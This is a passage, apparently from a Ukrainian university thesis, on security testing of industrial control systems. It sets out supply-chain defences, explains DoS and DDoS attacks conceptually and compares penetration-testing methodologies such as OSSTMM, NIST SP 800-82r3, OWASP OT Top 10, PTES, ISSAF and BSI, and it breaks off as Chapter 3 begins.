Оскільки середовища промислових систем управління (ICS) і операційних технологій (OT) в питанні атак на ланцюги поставок схожі з корпоративними IT-системами, атаки на ланцюги поставок стали критичною загрозою для індустріальних систем керування. Зловмисники, які використовують ланцюжок поставок як точку входу в ці критично важливі інфраструктури, можуть спричинити руйнівних наслідків, включаючи збої в роботі, витік даних, фінансові втрати та навіть катастрофічні фізичні пошкодження.

Для захисту організації та її клієнтів від кіберзагроз необхідно застосовувати низку найкращих методів управління ризиками в ланцюзі поставок. При цьому необхідно розуміти, що системи ICS/OT часто знаходяться у безпосередній близькості до звичайних IT-систем, тому застосування засобів захисту необхідне і у випадку цих систем та мереж:

- Чітке визначення ролей користувачів і впровадження заходів безпеки для обмеження доступу до систем керування.
У випадку використання ролей для розділення доступу відслідковувати, який рівень дозволу або привілеїв вони мають, запровадити використання принципу найменших привілеїв при наданні прав спеціалістам
- У випадку взаємодії індустріальної системи з набором конкретних даних необхідно визначати та документувати стандарти управління даними та суб'єктами, яким надаються доступи для відповідних даних та права на взаємодію, типові дозволи, зміна/читання, читання.
- Проведення повного навчання з питань безпеки для всіх співробітників, потенційно дотичних до індустріальних систем
- Аудити безпеки постачальників: необхідно проводити поглиблені поточні аудити безпеки постачальників і третіх сторін, зосереджуючись на життєвому циклі розробки програмного забезпечення (SDLC), методах керування виправленнями, можливостях реагування на інциденти та

дотриманні рамок безпеки (наприклад, NIST, ISO 27001).

- Архітектура нульової довіри (ZTA): у моделі нульової довіри припустимо, що жоден пристрій або користувач не є надійними за замовчуванням, навіть якщо вони знаходяться в межах периметра мережі. Усі пристрої та користувачі мають пройти аутентифікацію, авторизацію та постійну перевірку, перш ніж отримати доступ до конфіденційних систем.
- Покращена сегментація мережі: необхідно використовувати стратегію мікросегментації, щоб ізолювати критичні компоненти ICS/OT від ширшої корпоративної мережі. Використання брандмауерів, повітряних проміжків та VPN, дозволяє контролювати трафік між різними зонами та запобігти бічному переміщенню від скомпрометованих IT-систем.
- Застосування надійного шифрування: усі дані, якими обмінюються системи ICS/OT і сторонні постачальники, мають бути зашифровані за допомогою надійних протоколів шифрування, таких як TLS 1.2 або вище, щоб запобігти перехопленню та втручанню.
- Поведінкова аналітика: найкращим рішенням буде розгортання інструментів поведінкової аналітики, які використовують алгоритми машинного навчання для виявлення аномальної поведінки в мережах OT, допомагаючи виявити потенційну компрометацію ланцюга постачання на ранніх стадіях.
- Багатофакторна автентифікація (MFA): Застосування MFA для всіх точок доступу до систем ICS/OT, особливо для віддаленого доступу, привілейованого доступу та доступу сторонніх постачальників до критичної інфраструктури.
- Посібники з реагування на інциденти: необхідно розробити повні посібники з реагування на інциденти, що стосуються атак у ланцюзі поставок. Вони повинні включати кроки для

ізоляції скомпрометованих систем, відновлення роботи та проведення криміналістичного розслідування, щоб зрозуміти масштаб і походження атаки.[20]

1.2.5 Dos та DDoS атаки

DoS-атака(відмова в обслуговуванні) – це атака, спрямована на порушення доступності системи, під час якої зловмисник з однієї системи надсилає таку кількість запитів, що цільова система не спроможна обробити, як наслідок це призводить до відмови в обслуговуванні.

Перевагами використання DoS-атаки є простота та відносно низька вартість, оскільки для проведення подібної атаки достатньо написати достатньо простий скрипт, що буде посилати необхідну кількість запитів на ціль атаки.

Атаки на відмову в обслуговуванні розділяють на такі типи:

- Атаки переповнення буферу, вони спрямовані на вразливості програмного забезпечення, з метою використання більшої кількості ресурсів, ніж система може надати, зазвичай цілями стають ресурси центрального процесора та оперативної або звичайної пам'яті. Ці атаки в своїй основі працюють на помилках у логіці роботи систем та виконуються за допомогою спеціально створеного коду. Наслідком проведення цих атак є низька продуктивність, збої, зависання систем чи інші проблеми, що призводить до відмови в обслуговуванні.
- Атаки затопленням/повені, цей тип атак не використовує жодних вразливостей програмного забезпечення в цільових системах, натомість, при цій атаці відбувається переповнення цілі величезною кількістю пакетів даних, які система не спроможна опрацювати в такій кількості, що в результаті призводить до відмови в обслуговуванні для її користувачів.

DDoS-атака(розподілена відмова в обслуговуванні) - це атака, принцип якої схожий з атакою затопленням, з відмінністю в тому, що надсилання пакетів на цільові системи відбувається з віддалених розподілених точок. Такими точками відправки запитів часто є мережі ботнетів чи інших скомпрометованих систем. Використання великої кількості атакуючих систем дозволяє зловмисникам відправляти

багатократно більшу кількість запитів на свої цілі, що дає змогу викликати відмову в обслуговуванні у цілей, які не піддаються звичайному DoS. Щоб краще розуміти небезпеку DDoS атаки, варто розглянути приклад, що стався у 2024 році, компанія Google повідомила на офіційному сайті, що була відбита атака об'ємом 398 мільйонів запитів на секунду[2].




Рисунок 1.2– Візуалізація проведення Dos та DDos атак

Сьогодні ІСК є невід’ємною частиною нашого життя. Вони дозволяють легше керувати найважливішою інфраструктурою та процесами. Виробництво, газопостачання, водопостачання, розподіл електроенергії та транспортування залежать від ІСК, щоб забезпечити щоденну роботу своїх процесів.

Окрім цього, поява промислового Інтернету речей (ІоТ) дозволяє користувачам автоматизувати деякі завдання в процесі, що у свою чергу дає змогу контролювати все одночасно з віддаленого місця. Як наслідок, це значно підвищило ефективність робочого процесу.

Але негативною стороною використання ІСК є те, що вони мають багато проблем з кібербезпекою. Від слабких паролів та відсутності автентифікації, до програмного забезпечення з відкритим кодом та використання застарілих комерційних протоколів зв’язку — відповідно, зазвичай ІСК мають більше, ніж кілька DDoS-вразливостей та векторів атак.

На жаль, більша частина організацій недооцінює потенційний вплив DDoS на їхні системи керування, оскільки вважається, що такі системи недоступні з загальної мережі, що часто призводить до значних збитків, у разі проведення такої атаки зловмисником. Це особливо критично,

оскільки з такою кількістю операційного обладнання та такою кількістю рівнів ICS, які потрібно перевірити, оскільки прорахунок в периметрі захисту може легко надати можливість провести атаку, що порушить доступність мало не всіх індустріальних систем в мережі.

Висновки до Розділу 1

У цьому розділі було докладно розглянуто класифікації та приклади атак на індустріальні системи керування, обрано тип атаки, що буде моделюватись в практичній частині роботи.

Проведено аналіз особливостей методик підходу до організації захисту в IT та ICS системах, досліджено небезпеку використання мереж індустріального керування до яких присутній доступ з IT сегменту, надано рекомендації по захисту в подібній інфраструктурі. Розібрано проблематику застосувань систем захисту для ICS, їх відмінності та складнощі впровадження в порівнянні з стандартними систем захисту для IT сектору.

Для кожного типу атак, описаних теоретично, наведено приклади реальних атак, з розбором причини їх виникнення та наслідків реалізації цих атак для організацій та урядів.

В процесі написання першого розділу було детально розібрано небезпеки таких явищ як атаки на ланцюги постачання, вирішення щодо яких виходять за рамки звичайного захисту систем ICS.

Детально досліджено проблематику застосування атак на відмову в обслуговуванні на індустріальні системи керування, її небезпеки та причини виникнення. Розібрано можливі варіанти проведення атаки, для полегшення їх подальшого моделювання.

На основі перелічених атак, як реальних прикладів, так і описаних теоретично, надано групу рекомендації та найкращих практик по впровадженню методів захисту для підвищення рівня захищеності системи.

2 Порівняльний аналіз та вибір кращого рішення

Дослідження наявних методик перевірки стану захищеності системи

Тестування на стійкість до атак на відмову в обслуговуванні не є настільки розповсюдженим коли йдеться про підвищення рівня захищеності індустріальних систем керування, що є значним недоліком тих небагатьох стандартів, що описують цей процес. Насамперед варто зазначити, що не лише тема вразливості до DoS, DDoS часто ігнорується, але й сама тема проведення тестування на проникнення систем OT та ICS є не настільки популярною серед спільноти, і це не зважаючи на те, що ця тема та можливі тестування на проникнення є достатньо цікавими завданнями для спеціалістів та особливо корисними для замовників, з урахуванням суворого дотримання правил при проведенні цих тестувань.

2.1 Особливості систем індустріального керування при проведенні перевірок рівня захищеності систем в індустріальному секторі

Необхідно розуміти що сам процес побудови індустріальної інфраструктури на підприємстві є достатньо кошовною операцією, що потребує залучень значної частини ресурсів, не тільки фінансових чи людських, але й часу. Окрім цього, додатково виникає необхідність впроваджувати системи керування та безпеки, що теж витрачає ресурси організації. Тож в результаті та інфраструктура, що вже побудована є унікальною і зазвичай ніяких тестових середовищ не передбачає, відповідно проведення перевірки на проникнення має відбуватись в продуктивному середовищі, в готових основних системах, що працюють та приносять прибуток. Це є основною причиною, чому організації часто нехтують, якщо не впровадженням систем безпеки, то проведенням перевірки на проникнення, оскільки можливі втрати можуть того не коштувати.

2.2 Небезпеки при проведенні перевірок рівня захищеності систем в індустріальному секторі

Важливою умовою, згаданою раніше, є дотримання “суворих правил”, вони насамперед стосується специфічності OT та ICS середовищ як таких.

Очевидно, що подібні тести безпеки потрібно проводити на продуктивних інфраструктурах, до яких зазвичай ставлять надзвичайно обережно. Причиною такої обережності є недоліки систем, що використовуються, та їх значення, а саме, всі індустріальні системи і не тільки керування є критично важливими для виробництва і навіть у разі зупинки бодай однієї з них виробництво може припинити роботу на довгий проміжок часу. Окрім цього, ці системи є дуже чутливими до різних маніпуляцій, наприклад, якщо при тестуванні на проникнення ІТ-систем ми зазвичай можемо дозволити собі запустити сканування за допомогою nmap то в ICS-пентесті цей крок може стати останнім, бо системи відреагують несподіваним падінням. У першому розділі зазначалось, що однією з найважливіших властивостей індустріальних систем і відповідно цілком підвищення рівня безпеки є Доступність, оскільки саме її порушити найлегше при проведенні перевірок.

Саме доступність системи диспетчерського управління та збору даних чи навіть системи керування конвеєром визначає чи буде працювати виробництво чи ні. Як можна зазначити, в такому контексті тестування на захищеність від DoS DDoS є складним процесом, для проведення якого необхідно мати чітку методику, яка буде достатньо гнучкою, для адаптації її для більшості індустріальних інфраструктур та систем, достатньо детальною, для уникнення непорозумінь в процесі проведення практичного тестування, та спиратися на збереження всіх доступності систем, що перевіряються.

Тому при розробці методики будуть використовуватись адаптовані до індустріального сектору елементи загальновідомих стандартів безпеки та методик, що орієнтуються на перевірки систем на захищеність та будуть взяті до уваги умови непорушності властивостей інфраструктурних системи керування, насамперед доступності.

2.3 Аналіз методик проведення тестування на проникнення та адаптація їх елементів для індустріального середовища

Серед найпоширеніших методик проведення тестування на проникнення методик в секторі ІТ:

- The Open Source Security Testing Methodology Manual (OSSTMM)
- Penetration Testing Execution Standard (PTES)
- Information Systems Security Assessment Framework (ISSAF)
- BSI – Study A Penetration Testing Model

Література, корисна при розробці методики тестувань на проникнення в ICS сегменті:

- NIST Special Publication NIST SP 800-82r3
- Pentesting Industrial Control Systems An ethical hacker's guide
- OWASP OT TOP 10

2.3.1 The Open Source Security Testing Methodology Manual (OSSTMM)[25]

Перш за все варто зазначити, що методика OSSTMM надає загальне розуміння процесу проведення тестування безпеки, її відмінністю від інших підходів є своя власна відкритість та орієнтація на спільноту, тобто сама ідея цієї методики полягає у відкритості та безкоштовному розповсюдженні. Відповідно до цього вона постійно вдосконалюється різними спеціалістами з усього світу, що дозволяє їй залишатися актуальною в умовах досить швидких змін у сфері ІТ-технологій та кібербезпеки загалом. Однією з особливостей цієї методики є комплексний та структурований підхід до оцінки безпеки. Тобто при використанні цієї методики ми зосереджуємось виключно на технічних моментах, як наслідок при її використанні ми можемо охопити мало не весь спектр безпеки, в тому числі і інформаційні процеси, мережеві комунікації, бездротові технології та фізичну безпеку. Такий підхід дозволяє виявляти вразливості, які можуть залишитися непоміченими при використанні вузьких підходів, особливо на перетині різних аспектів безпеки.

Дуже важливим аспектом OSSTMM є її використання кількісних метрик, їм присвячується окрема увага в документі. Тобто методика впроваджує систему вимірювання, яка дозволяє нам включати конкретні метрики, такі як Security Metrics, Trust Metrics та Operational Security Metrics, вони дають можливість переводити абстрактні концепції до прикладу "рівень захищеності" у конкретні числові показники. Перевагою тут є можливість виявляти проблеми, які могли б залишитись непоміченими при використанні іншої методики, та визначати їхню серйозність, пріоритетність та вплив на загальний стан безпеки організації. Ця методика за своїм принципом не прив'язана до певних продуктів чи рішень, що робить її досить універсальним інструментом, який можна застосувати до різноманітних середовищ незалежно від того чи це малі підприємства з традиційними ІТ-системами, чи великі

індустріальні корпорації. Така гнучкість особливо цінна в гетерогенних середовищах, де використовуються різноманітні технології та платформи. Також цю методику досить зручно інтегрувати з іншими стандартами та інструментами, для досягнення бажаного результату. Вона може ефективно поєднуватися з такими фреймворками як OWASP для реалізації веб-безпеки або ISSAF для більш спеціалізованих оцінок, створюючи, за рахунок цього, більш комплексну систему безпеки. Ця сумісність дозволяє організаціям адаптувати OSSTMM під свої конкретні потреби.

Основною позитивною рисою OSSTMM не вимагає ліцензійних платежів чи дорогого програмного забезпечення, що робить її доступною для організацій з різними фінансовими можливостями, це є можливим оскільки методика розвивається за рахунок внесків фахівців з різних галузей та регіонів, вона залишається актуальною та адаптується до нових типів загроз набагато швидше, ніж багато комерційних альтернатив. Проте офіційна остання безкоштовна версія вийшла у 2010, відповідно є достатньо застарілою. Також методика не обмежується перевіркою мережових налаштувань чи пошуком технічних вразливостей, але також враховує людський фактор, організаційні процеси та фізичну безпеку. Застосування своєї системи метрик дає змогу отримувати повторювані результати незалежно від того, хто проводить тестування. Тобто організації можуть використовувати ці метрики для визначення ефективності своїх інвестицій у безпеку та прийняття обґрунтованих рішень щодо подальших кроків.

Проте хоча методика теоретично може поєднуватися з різними інструментами та процесами, на практиці така інтеграція може бути складною, особливо в організаціях із жорсткими внутрішніми стандартами. Різні формати документації, термінологія та підходи до оцінки ризиків можуть створювати незручності при впровадженні OSSTMM у існуючі процеси керування безпекою. Також ця методика є досить об'ємною та комплексною, охоплюючи широкий спектр аспектів безпеки, що вимагає від фахівців глибокого розуміння не лише технічних питань, але й процесів управління ризиками та специфіки різних середовищ.

Не дивлячись на доступність безкоштовної версії методики, вона все ж залишається застарілою на наданий момент. Оновлення OSSTMM наразі розповсюджуються лише серед членів з платною підпискою, що додає складнощів у роботі з цією методикою.

2.3.2 NIST Special Publication NIST SP 800-82r3

NIST Special Publication 800-82 Revision 3 (SP 800-82r3) є базовим стандартом, створеним національним інститутом стандартів і технологій США для індустріального сектору та ОТ систем. Він має особливе значення для критичних секторів економіки, таких як енергетика, виробництво, транспорт та інші галузі, де безпека операційних технологій є критично важливою. Його відрізняє глибокий рівень деталізації в питаннях архітектури безпеки для різних типів промислових систем керування. Він пропонує конкретні моделі та підходи до забезпечення безпеки як для традиційних ICS, так і для сучасних технологій, наприклад промисловий інтернет речей (IoT) та хмарну інтеграцію. Така деталізація дозволяє організаціям впроваджувати практичні заходи безпеки, адаптовані до особливостей їхніх операційних середовищ.

Загалом цей документ має розгорнутий набір кращих практик з кібербезпеки, спеціально адаптованих до умов промислових систем керування. Серед них особливу увагу приділено досить важливим і відносно звичним у впровадженні підходам, як сегментація мережі, контроль доступу, моніторинг та реагування на інциденти.

Важливо, що ці рекомендації враховують операційні обмеження та вимоги безпеки, характерні для промислових середовищ, де доступність систем часто має пріоритет над конфіденційністю, а будь-які зміни конфігурації потребують ретельного планування. Також при аналізі цього документу видно, що він заохочує використання структурованих методик, таких як STRIDE та CVSS, для ідентифікації, пріоритезації та пом'якшення загроз, специфічних саме для ICS. Такий підхід дозволяє організаціям створювати комплексні моделі загроз, відштовхуючись від проблем, що виникають лише в промислових системах та їх взаємодіях з іншими компонентами інфраструктури.

Однією з переваг використання цього стандарту це те, що в ньому досить широко описується використання ризико-орієнтованого підходу, який наразі є достатньо надійним рішенням для комерційних підприємств, тобто в ньому наголошується важливість безперервного проведення оцінки ризиків, аналізу інцидентів та навчанні, оскільки в результаті це дозволяє нам розробляти оновлення стратегій безпеки та підвищення стійкості до загроз, які постійно еволюціонують. Але варто зазначити цей підхід передбачає не лише реагування на відомі загрози, але й прогнозування та

підготовку до нових векторів атак, які можуть бути спрямовані на промислові системи.

Цей стандарт надає достатньо детальну інформацію з впровадження заходів безпеки в реальних середовищах ICS, відповідно не має виникати таких проблем як з суто теоретичними стандартами, які важко застосувати на практиці. Також оскільки розробкою даного документу займається перш за все NIST, він постійно оновлюється, відповідно охоплює питання захисту від атак для нових технологій, таких як промисловий інтернет речей та хмарні рішення. Досить зручним є те, що цей стандарт створювався саме для індустріальних систем, тобто це означає, що він містить детальний огляд загроз і вразливостей, характерних для ICS.

Це включає кібератаки, спрямовані на критичну інфраструктуру, внутрішні загрози та ризики, пов'язані з взаємозв'язками між ICS та ІТ-системами підприємства. В документі наводиться рекомендації по використанню стратегії поглибленого захисту, яка передбачає впровадження кількох рівнів контролю безпеки в усьому середовищі ICS. Такий підхід допомагає зменшити ризик єдиної точки відмови. Але даний стандарт підходить більше для великих підприємств, що можуть собі дозволити впровадження багатьох рівнів безпеки, решті менших ж доводиться оператись на інші методики впровадження засобів захисту ICS. Також недоліком є відсутність рекомендації для систем з довгим життєвим циклом.

В індустріальному секторі часто зустрічається явище, коли якийсь компонент системи керування не може бути вилучений чи оновлений, в такому випадку цей стандарт не зможе надати інструкцій по тому, як підвищити захищеність подібних компонентів.

2.3.3 OWASP OT TOP 10[26]

OWASP OT TOP 10 — це одна з ініціатив OWASP, створена для відстеження найпоширеніших ризиків безпеки в OT системах. Загалом OWASP (Open Web Application Security Project) — це некомерційна організація, яка займається підвищенням безпеки програмного забезпечення. Перелік OT Top 10 створено для того, щоб допомогти організаціям зрозуміти та пом'якшити ці ризики. Відповідно всі елементи списку Top 10 надаються контреб'ютерами спільноти, тобто професійними діячами сфери кібербезпеки, тому цей список підтримується актуальному стані, за рахунок щорічних оновлень. Також даний перелік має в собі

рекомендації та найкращі практики з методів виявлення вразливостей та потенційних загроз у відповідних системах. Окрім цього всі, або ж переважно більшість загроз зі списку мають доволі структуровану сторінку з інформацією з такими пунктами:

- Опис(Коротко про суть):
Визначення небезпеки та передумови її виникнення в ОТ-середовищі.
- Приклад(Як це працює):
Реалістичний сценарій експлуатації небезпеки в ОТ-системі.
- Наслідки(Чого очікувати):
Потенційний вплив на виробництво, безпеку, фінанси тощо.
- Заходи захисту(Що робити):
Рекомендації для запобігання та мінімізації наслідків.

Також є додаткові опціональні пункти як посилання на стандарти, що допоможуть розібратись з конкретною небезпекою, але вони зустрічаються не для кожного пункту

Наразі топ 10 загроз для ОТ сектору це:

1. Вразливі місця в сервісах, що зазнали впливу (Exposed Services)
2. Ненадійне керування скінченим ресурсом (Weak Resource Management)
3. Компрометація автентичності (Compromise of Credentials)
4. Ін'єкції (Injection)
5. Погані практики по відношенню до управління активами (Poor Asset Management)
6. Недооцінка вразливостей (Insecure Default Settings)
7. Помилки, пов'язані із вразливістю проектування (Design Vulnerabilities)
8. Внутрішні загрози (Internal Threat Actors)
9. Недостатній захист мережі (Insufficient Network Segmentation)
10. Застаріле програмне забезпечення (Outdated Software)

2.3.4 Penetration Testing Execution Standard (PTES)

Методика Penetration Testing Execution Standard (PTES) – це стандарт, що описує весь процес проведення тестування на проникнення, від планування до етапу звітності. Його метою є надання стандартизованого підходу, який забезпечує ретельне та ефективне виявлення вразливостей безпеки. У цьому стандарті описується сім основних фаз тестування на проникнення:

1. Pre-engagement Interactions (Взаємодія перед початком робіт):
На самому початку тестування на проникнення визначаються цілі, обсяг та правила взаємодії для тестування. Важливо узгодити всі деталі з замовником, щоб уникнути непорозумінь та забезпечити успішне виконання проекту.
2. Intelligence Gathering (Збір інформації):
Потім виконується збір інформації про цільову систему, мережу та організацію. Це включає використання відкритих джерел, соціальної інженерії та інших методів для отримання якомога більше даних про ціль.
3. Threat Modeling (Моделювання загроз):
На основі зібраної інформації визначаються потенційні загрози та вразливості, які можуть бути використані для атаки на систему.
4. Vulnerability Analysis (Аналіз вразливостей):
Після цього проводиться сканування та аналіз цільової системи для виявлення конкретних вразливостей, які відповідають визначеним загрозам.
5. Exploitation (Експлуатація):
Тепер тестувальники можуть намагатись використати виявлені вразливості для отримання доступу до системи або мережі.
6. Post Exploitation (Пост-експлуатація):
Якщо відбулось отримання доступу до системи то проводиться дослідження системи для визначення цінності отриманих даних та можливостей для подальшого проникнення, горизонтального руху.

7. Reporting (Звітність):

Наприкінці тестування відбувається створення детального звіту про результати тестування, виявлені вразливості, рекомендації щодо їх усунення та загальну оцінку безпеки системи.

2.3.5 Information Systems Security Assessment Framework (ISSAF)

Сам документ являє собою методику, що була розроблена групою OISSG з ціллю зібрати найкращі практики та рекомендації по підвищенню рівня захищеності систем. Суть ISSAF полягає в детально прописаних інструкціях для оцінки великої частини аспектів безпеки, включаючи мережеву безпеку, безпеку операційних систем, баз даних, веб-додатків, соціальну інженерію та фізичну безпеку, полягає у детальних. Окрім цього вона також надає корисні контрольні списки, зразки звітів та рекомендації щодо використання конкретних інструментів.

Оскільки тема тестування на безпеку є достатньо важливою, то їй приділена окрема увага в документі, сам процес розділено на три етапи, які можна застосовувати зокрема і для проведення тестувань на проникнення. Головні етапи проведення тестування безпеки:

2.3.5.1 Планування та підготовка

Перш за все тестування починається зі збору попередньої інформації, де команда спеціалістів, що проводить тестування отримує початкове уявлення про ціль, її бізнес-логіку, технології на яких вона працює та потенційні загрози. В документі згадується, що при підготовці ми маємо проаналізувати в тому числі і відкриті джерела, з інформацією, що може стосуватись об'єкта тестування, провести первинне спілкування із замовником, або відповідальним за систему. На основі цих даних у нас з'являється можливість почати планування тестування, що передбачає розробку детального плану дій, визначення методики, необхідних ресурсів та часових рамок. Важливо обговорити з замовником правила взаємодії, яким чином буде проводитись комунікація, зазвичай найкращою практикою є узгодження основного каналу зв'язку, наприклад пошта, та резервного.

Також необхідно чітко зафіксувати межі дозволеного, або ж скоуп, тобто які системи можна тестувати, які методи використовувати, які дії вважаються неприпустимими. Завершується ця фаза точним визначенням обсягу робіт, де документуємо всі домовленості та гарантує, що як

виконавці тестування, так і замовник мають однакове розуміння цілей та обмежень майбутньої оцінки.

2.3.5.2 Оцінка

Під час другого етапу уже проводяться безпосередні активні дії з тестування безпеки. Він розпочинається з більш глибокого збору інформації про систему, тобто стандартні пасивне і активне збирання даних про цілі, зазначені в скоупі. На основі інформації, зібраної раніше ми можемо проводити вже більш агресивні дії, такі як мережеве сканування, для виявлення портів та сервісів. Після цього відбувається проведення ідентифікації вразливостей, зазвичай для виявлення слабких місць у системах та додатках використовується два типи перевірок, автоматизовані та ручні методи, наприклад деякі параметри програми nmap, дозволяють виявляти вразливості в сервісах.

Наступний крок це проникнення в систему, де спеціалісти намагаються використати знайдені вразливості для отримання несанкціонованого доступу. У разі успіху, відбувається дослідження вже самої системи зсередини та ескалація привілеїв, коли тестувальники прагнуть підвищити свої права в системі до максимально можливого рівня, щоб продемонструвати повний потенційний вплив атаки.

Паралельно цій активності ми можемо проводити аналіз audit-trails та захоплення пакетів для глибшого розуміння роботи системи та виявлення додаткових вразливостей, це можна використовувати зокрема у рамках атаки MITM. У деяких сценаріях тестувальники можуть спробувати збереження доступу, встановлюючи механізми для можливості повернутися в систему пізніше, демонструючи довгострокові ризики.

2.3.5.3 Звітування, очищення та руйнування артефактів

Остання частина тестування за ISSAF розповідає про аналіз результатів та взаємодії із замовником. Необхідно розуміти, що для замовника саме звіт є тим продуктом, за який він платить виконавцю тому на ньому і акцентується останній етап. Звіт - це документ, де ретельно задокументовані результати тестування, інколи може бути наведений чекліст, з позначками на виконаних пунктах або ж методика, всі кроки тестування, виявлені вразливості та їхню критичність.

Оскільки звіт має нести в собі користь замовнику основною частиною звіту є рекомендації щодо усунення виявлених вразливостей, які

повинні бути чіткими, практичними та пріоритезованими. Після завершення всіх робіт та підготовки результатів роботи критично необхідно провести видалення всіх артефактів тестування з системи, щоб не залишити жодних слідів своєї діяльності та повернути системи до початкового стану, зазвичай ця робота покладається на адміністраторів систем та безпосередньо самих виконавців. Фінальним кроком є підведення підсумків та презентація результатів замовнику, де обговорюються ключові знахідки, ризики та план дій для покращення безпеки.

Система оцінки безпеки інформаційних систем є чудовим фреймворком, на який варто спиратись при проведенні тестувань на захищеність. Наповненість документу дозволяє охоплювати досить широкий спектр об'єктів, які потребують захисту, також детальність інструкцій з перевірки цих вимог є достатньою для розуміння і практичного застосування.

На жаль, проблемою з цим документом є його застарілість, останнє оновлення вийшло аж у квітні 2006 року, за той час багато технологій, такі як ОС, плагіни, а відповідно атаки та вразливості, змінились та стали складніші в запобіганні.

2.3.6 BSI – Study A Penetration Testing Model

Документ "A Penetration Testing Model" - це методика розроблена Федеральним відомством з інформаційної безпеки Німеччини (BSI), в ній сформований структурований підхід до організації та проведення тестування на проникнення в IT-системах. Ціллю BSI було надати якісний інструмент організаціям для реалістичної оцінки захищеності своїх систем. Варто зазначити, що в цій методиці немає згадок реальних програм та вразливостей, автори при написанні цього документу бажали уникнути його подальшого використання як “посібника для хакера” тому реальних програм чи детальних інструкцій для практичного застосування тут не наводиться.

Логіка проведення тестування схожа до попередніх розглянутих документів і повторює загальну логіку проведення самого пентесту: від постановки задачі, підготовки і юридичних нюансів до активного тестування й оформлення результатів.

В документі окрема увага приділяється розбору різних типів атак, опису зловмисників, що потенційно можуть займатись хакінгом та їх

мотивацію. Також розглядаються не лише технічні методи атак, наприклад є розбір таких тем як соціальна інженерія чи фізичний доступ до об'єктів, теми, які зазвичай не так широко розкриваються в методиках.

Окремий розділ присвячений класифікації тестів на проникнення, в ньому наводиться спосіб систематизації тестувань на проникнення за шістьма критеріями:

1. За рівнем знань тестера:
 - a. Black-box тестування — без попередніх знань про систему (імітація атаки зовнішнього хакера).
 - b. White-box тестування — з повним доступом до інформації про систему (імітація атаки інсайдера).
2. За рівнем агресивності тесту:
 - a. Пасивне тестування — лише збір інформації без експлуатації вразливостей.
Обережне тестування — експлуатація безпечних вразливостей (мінімальний ризик для системи).
 - b. Розраховане тестування — помірний ризик, контрольоване використання ризикованих атак.
 - c. Агресивне тестування — використання всіх можливих атак, навіть із ризиком серйозних збоїв (наприклад, DoS-атаки).
3. За обсягом систем, що тестуються:
 - a. Фокусоване тестування — окремий компонент або сервіс (наприклад, тільки веб сервер).
 - b. Обмежене тестування — певна частина інфраструктури (наприклад, DMZ).
 - c. Повне тестування — вся IT-інфраструктура організації.
4. За методом проведення:
 - a. Приховане тестування (covert) — атака без попередження співробітників, симуляція реального злому.
 - b. Відкрите тестування (overt) — тестування з відома співробітників (щоб швидко реагувати на інциденти).
5. За технікою атаки:

- a. Тестування мережі — атаки через мережу (TCP/IP, Wi-Fi, VPN).
 - b. Тестування інших каналів зв'язку — наприклад, телефонні лінії або Bluetooth.
 - c. Фізичне тестування — спроби фізичного доступу до серверів або офісів.
 - d. Соціальна інженерія — атаки через обман співробітників (фішинг, дзвінки тощо).
6. За точкою старту тесту:
- a. Тестування ззовні — атака з Інтернету на публічно доступні системи.
 - b. Тестування з середини — атака з внутрішньої мережі компанії (імітація атаки співробітника або інсайдера).

Перевагою даного документу є те, що юридична сторона проблематики тестувань захищеності в ньому яскраво висвітлена. На жаль оскільки документ орієнтується перш за все на німецький ринок, деталі правових підстав для проведення тестів наведені відповідно до німецького права, тож такі деталі як комерційний кодекс, законодавство з питань банківської діяльності, а також захисту персональних даних, не є ідентичні українським.

Загалом документ охоплює багато питань з організаційної точки зору, наводяться навіть деталі та рекомендації по типу кадрових та технічних вимоги до проведення тестів. Розглядаються питання планування тестів як підготовка середовища, координація дій, мінімізація ризиків.

Окремою перевагою є розкриття етичних аспектів використання соціальної інженерії, обговорюється, наскільки допустиме її застосування та як уникати порушення прав співробітників. Врешті методика надає схожу з попередніми проаналізованими документами інформацію модель проведення тестування із п'яти фаз: підготовка, збір інформації, аналіз ризиків, активне тестування та фінальна очистка. Документ детально описує кожен етап, вказуючи на важливість правильного документування всіх кроків і підготовки звітів для клієнта, які не просто перелічують вразливості, а й пропонують шляхи їх усунення.

Варто також зазначити що документ наводить приклади існуючих стандартів тестування безпеки (OSSTMM, рекомендації NIST), також має опис сертифікацій для пентестерів, приклади чек-листів і зразків документів для проведення тестів, а також перелік основних інструментів.

На жаль, документ має два великих недоліки, по-перше, він орієнтований на німецькі закони, тому частина інформації є корисною виключно для цього регіону, по-друге, як раніше згадувалось автори хотіли створити документ, що допомагає зрозуміти процес проведення тестування захищеності систем, а не інструкцію для хакерів, тому в ньому немає деталей проведення конкретних атак, також не наводяться програми, що будуть корисними для конкретного етапу тестування, тобто цей документ варто вважати теоретичною збіркою інформації про тестування на проникнення і поєднувати її з іншими методиками, де є практичні поради та інструкції.

Висновки до Розділу 2

В цьому розділі було досліджено проблематику проведення тестування на захищеність систем індустріального керування, в тому числі були наведені особливості систем подібного типу. Також проводився аналіз декількох з найбільш відомих і загальновживаних стандартів та методик по проведенню тестувань на захищеність.

Було виділено позитивні та негативні аспекти проаналізованих методик, досліджено які загальні риси зустрічаються серед них. Проаналізовано документи, що стосуються безпосередньо захищеності систем ICS та OT, проведено розбір рекомендацій, що там надаються з метою подальшого використання наведеної інформації для створення власної методики.

3 Розробка методики тестування на захищеність систем ICS

3.1 Вимоги до методики тестування на захищеність систем ICS

У попередніх розділах ми вже проаналізували досить багато інформації, що стосується захисту індустріальних систем керування, також розглянули певну кількість офіційних документів та методик, що були присвячені як тестуванню на проникнення звичайних систем, так і стандартів присвячених окремо для індустріального сектору.

Таким чином ми виявили, що не зважаючи на переваги кожного стандарту чи методики, вони не зможуть повністю покрити весь об'єм цього тестування. Тому необхідно сформулювати чіткі вимоги до того, що має в собі містити методика, що її можна було застосовувати на практиці.

На основі проведених досліджень зрозуміло, що методика проведення тестувань систем ICS має:

